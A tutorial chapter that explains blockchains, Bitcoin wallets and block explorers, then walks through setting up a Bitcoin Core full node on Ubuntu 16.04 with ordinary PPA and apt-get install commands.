Originally developed as the accounting method for the virtual currency Bitcoin, blockchains – which use what's known as distributed ledger technology (DLT) – appear in various commercial applications today. Currently, the technology is primarily used to verify transactions within digital currencies though it is possible to digitize, code, and insert practically any document into the blockchain. Doing so creates an indelible record that cannot be changed; furthermore, the record's authenticity can be verified by the entire community using the blockchain instead of a single centralized authority.

Blockchains and Bitcoin

The blockchain is perhaps the main technological innovation of Bitcoin. Bitcoin isn't regulated by a central authority. Instead, its users dictate and validate transactions when one person pays another for goods or services, eliminating the need for a third party to process or store payments. The completed transaction is publicly recorded into blocks and eventually into the blockchain, where it's verified and relayed by other Bitcoin users. On average, a new block is appended to the blockchain every 10 minutes through mining.

Based on the Bitcoin protocol, the blockchain database is shared by all nodes participating in a system. Upon joining the network, each connected computer receives a copy of the blockchain, recorded and stands as proof of every transaction ever executed. It can thus provide insight into facts like how much value belonged to a particular address at any point in the past. Blockchain.info provides access to the entire Bitcoin blockchain.

72.8. What is a Wallet


A cryptocurrency wallet is a software program that stores private and public keys. It interacts with various blockchains to enable users to send and receive digital currency and monitor their balance. If you want to use Bitcoin or any other cryptocurrency, you will need a digital wallet.

Cryptocurrency wallets interface with various blockchains so users can monitor their balance, send money and conduct other operations. When a person sends you bitcoins or any other type of digital currency, they are essentially signing off ownership of the currency to your wallet's address. To spend those coins and unlock the funds, the private key stored in your wallet must match the public address the currency is assigned to. If the public and private keys match, the balance in your digital wallet will increase, and the senders will decrease accordingly. There is no actual exchange of real coins. The transaction is signified merely by a transaction record on the blockchain and a change in balance in your cryptocurrency wallet.

72.9. Setting Up an Account (Bitcoin)


if you are new to cryptocurrencies and would like to explore the technology more in-depth, you can spend some time taking a deeper dive into Bitcoin and the transactions by using a blockchain viewer like [Bitcoin Viewer](#)

If you go to that site, you will see this below. Click on one of the blocks





Age	Height	Mined by	Transactions	Size (kB)
22 minutes ago	536740	?	2727	943.265
32 minutes ago	536739	AntMiner	2825	931.308
42 minutes ago	536738	SlushPool	2630	918.61
an hour ago	536737	SlushPool	2945	924.282
an hour ago	536736	SlushPool	2438	916.965


Next, you will see a list of transactions. Do you know what this means? We will cover it all within this guide.







BITCOIN CORE BTC BLOCK EXPLORER

BCH
BTC



Currency (BTC) 

Block #536740


00000000000000000002336dbe2e6d3f38dd8c1fd8bb6ecbdc38cd8e3dd58f11b 

SHOW ADVANCED
☐



↔ Transactions (2727)

Date (UTC-05:00)	Transaction ID	Confirmations	Inputs #	Outputs #	Output	Fees	Fees per byte	Size (kB)
14-Aug-2018, 10:40:39	da461bc629c2...7b14 	2	0	2	12.789 026 15 BTC	0.000 000 00 BTC	0 Satoshi	0.211
14-Aug-2018, 10:40:39	bb9e230be035...55d3	2	1	2	0.008 890 00 BTC	0.001 110 00 BTC	493.33 Satoshi	0.225
14-Aug-2018, 10:40:39	4afa1293a7194...a514	2	1	2	0.016 972 35 BTC	0.000 900 00 BTC	703.13 Satoshi	0.128
14-Aug-2018, 10:40:39	66da02a8d24ce...fadf	2	1	2	1.705 637 04 BTC	0.001 000 00 BTC	442.48 Satoshi	0.226
14-Aug-2018, 10:40:39	58de26b7f0ad...8315	2	1	1	0.000 287 84 BTC	0.000 760 00 BTC	402.09 Satoshi	0.191
14-Aug-2018, 10:40:39	907225932699...39d0	2	1	2	0.045 922 13 BTC	0.000 900 00 BTC	401.77 Satoshi	0.226
14-Aug-2018, 10:40:39	4a33856f8fe44...76c0	2	1	2	0.012 062 72 BTC	0.001 000 00 BTC	389.11 Satoshi	0.257
14-Aug-2018, 10:40:39	8d3d6b2904ad...5ada	2	1	2	0.011 555 00 BTC	0.001 000 00 BTC	389.11 Satoshi	0.257
14-Aug-2018, 10:40:39	049db0132b2f...e45d	2	2	1	0.339 353 02 BTC	0.001 270 36 BTC	375.99 Satoshi	0.34
14-Aug-2018, 10:40:39	b329c11e6196...6508	2	1	3	0.000 027 30 BTC	0.001 000 00 BTC	347.22 Satoshi	0.288

«
<
1
2
3
4
...
>
»

Now is a good time to set yourself up as a “full node” Bitcoin user.

72.9.1. What Is A Full Node?

A full node is a program that fully validates transactions and blocks. Almost all full nodes also help the network by accepting transactions and blocks from other full nodes, validating those transactions and blocks, and then relaying them to further full nodes.

Most full nodes also serve lightweight clients by transmitting their transactions to the network and notifying them when they affect their wallets. If not enough nodes perform this function, clients won't connect through the peer-to-peer network—they'll have to use centralized services instead.

Many people and organizations volunteer to run full nodes using spare computing and bandwidth resources—but more volunteers are needed to allow Bitcoin (and other cryptocurrencies) to continue to grow. This document describes how you can help and what helping will cost you.

72.9.2. Minimum Requirements

Bitcoin Core full nodes have certain requirements. If you try running a node on weak hardware, it may work—but you'll likely spend more time dealing with issues. If you can meet the following requirements, you'll have an easy-to-use node:

- Desktop or laptop hardware running recent versions of Windows, Mac OS X, or Linux.
- 145 gigabytes of free disk space, accessible at a minimum read/write speed of 100 MB/s.
- 2 gigabytes of memory (RAM)
- A broadband Internet connection with upload speeds of at least 400 kilobits (50 kilobytes) per second

An unmetered connection, a connection with high upload limits, or a connection you regularly monitor to ensure it doesn't exceed its upload limits. It's common for full nodes on high-speed connections to use 200 gigabytes upload or more a month. Download usage is around 20 gigabytes a month, plus around an additional 140 gigabytes the first time you start your node.

Your full node can be left running six hours a day. (You can do other things with your computer while running a full node.) More hours would be better, and best of all would be if you can run your node continuously.

Today, many operating systems (Windows, Mac, and Linux) enter a low-power mode after the screensaver activates, slowing or halting network traffic. This is often the default setting on laptops and all Mac OS X laptops and desktops. Check your screensaver settings and disable automatic "sleep" or "suspend" options to ensure you support the network whenever your computer is running.

Possible Problems

Legal: Bitcoin use is prohibited or restricted in some areas.

Bandwidth limits: Some Internet plans will charge an additional amount for any excess upload bandwidth used that isn't included in the plan. Worse, some providers may terminate your connection without warning because of overuse. We advise that you check whether your Internet connection is subjected to such limitations and monitor your bandwidth use so that you can stop Bitcoin Core before you reach your upload limit.

Anti-virus: Several people have placed parts of known computer viruses in the Bitcoin blockchain. This blockchain data can't infect your computer, but some anti-virus programs quarantine the data anyway, making it more difficult to run Bitcoin Core. This problem mostly affects computers running Windows.

Attack target: Bitcoin Core powers the Bitcoin peer-to-peer network, so people who want to disrupt the

network may attack Bitcoin Core users in ways that will affect other things you do with your computer, such as an attack that limits your available download bandwidth.

72.9.3. Initial Block Download


Initial block download (IBD) refers to when nodes synchronize themselves to the network by downloading new blocks. This will happen when a node is far behind the tip of the best blockchain. In the process of IBD, a node does not accept incoming transactions nor request mempool transactions.

If you are trying to set up a new node following the instructions below, you will go through the IBD process at the first run, and it may take a considerable amount of time since a new node has to download the entire blockchain (which is roughly 140 now). During the download, there could be a high usage for the network and CPU (since the node has to verify the blocks downloaded), and the client will take up an increasing amount of storage space(reduce storage provides more details on reducing storage).

Before the node finishes IBD, you will not be able to see a new transaction related to your account until the client has caught up to the block containing that transaction. So your wallet may not count new payments/spendings into the balance.

[Download Here.](#)


If you are using Bitcoin Core GUI, you can monitor the progress of IBD in the status bar(left bottom corner).



72.9.4. Ubuntu 16.04

Instructions for Bitcoin Core 0.14.2

If you use Ubuntu Desktop, click the Ubuntu swirl icon to start the Dash and type “term” into the input box. Choose any one of the terminals listed:



Alternatively, access a console or terminal emulator using another method, such as SSH on Ubuntu Server or a terminal launcher in an alternative desktop environment.

Type the following line to add the Bitcoin Personal Package Archive (PPA) to your system:

```
* sudo apt-add-repository ppa:bitcoin/bitcoin
```

You will be prompted for your user password. Provide it to continue. Afterward, the following text will be displayed:

```
* Stable Channel of bitcoin-qt and bitcoind for Ubuntu and their dependencies. Note that you should prefer to use the official binaries, where possible, to limit trust in Launchpad/the PPA owner. It no longer supports precise, due to its ancient gcc and Boost versions. More info: https://launchpad.net/~bitcoin/+archive/ubuntu/bitcoin Press [ENTER] to continue or ctrl-c to cancel adding it.
```

Press enter to continue. The following text (with some variations) will be displayed, and you will be returned to the command line prompt:

```
gpg: keyring `/tmp/tmpixuqu73x/secring.gpg' created
gpg: keyring `/tmp/tmpixuqu73x/pubring.gpg' created
gpg: requesting key 8842CE5E from hkp server keyserver.ubuntu.com
gpg: /tmp/tmpixuqu73x/trustdb.gpg: trustdb created
```

```
gpg: key 8842CE5E: public key "Launchpad PPA for Bitcoin" imported
gpg: no ultimately trusted keys found
gpg: Total number processed: 1
gpg: imported: 1 (RSA: 1)
OK
```


Type the following line to get the most recent list of packages:

 `sudo apt-get update`


A large number of lines will be displayed as different update files are downloaded. This step may take several minutes on a slow Internet connection.

To continue, choose one of the following options.

1. To install the Bitcoin Core Graphical User Interface (GUI), type the following line and proceed to the Bitcoin Core GUI section below:

 `sudo apt-get install bitcoin-qt`

2. To install the Bitcoin Core daemon (bitcoind), which is useful for programmers and advanced users, type the following line and proceed to the Bitcoin Core Daemon section below:

 `sudo apt-get install bitcoind`

3. To install both the GUI and the daemon, type the following line and read both the GUI instructions and the daemon instructions. Note that you can't run both the GUI and the daemon simultaneously using the same configuration directory.

 `sudo apt-get install bitcoin-qt bitcoind`


After choosing what packages to install, you will be asked whether you want to proceed. Press enter to continue.

Bitcoin Core GUI


To start Bitcoin Core GUI, click the Ubuntu swirl icon to open the Dash, type bitcoin, and click the Bitcoin icon.



You will be prompted to choose a directory to store the Bitcoin blockchain and your wallet. Unless you have a separate partition or drive you to use, click Ok to use the default.



Bitcoin Core GUI will begin to download the blockchain. This step will take at least several days, and it may take much more time on a slow Internet connection or with a slow computer. During the download, Bitcoin Core will use a significant part of your connection bandwidth. You can stop Bitcoin Core at any time by closing it; it will resume from the point where it stopped the next time you start it.




After the download is complete, you may use Bitcoin Core as your wallet, or you can just let it run to help support the Bitcoin network.


72.9.4.1. Bitcoin Core GUI

Bitcoin Core GUI


To start Bitcoin Core GUI, click the Ubuntu swirl icon to open the Dash, type bitcoin, and click the Bitcoin icon.



You will be prompted to choose a directory to store the Bitcoin blockchain and your wallet. Unless you have a separate partition or drive you to use, click Ok to use the default.



Bitcoin Core GUI will begin to download the blockchain. This step will take at least several days, and it may take much more time on a slow Internet connection or with a slow computer. During the download, Bitcoin Core will use a significant part of your connection bandwidth. You can stop Bitcoin Core at any time by closing it; it will resume from the point where it stopped the next time you start it.

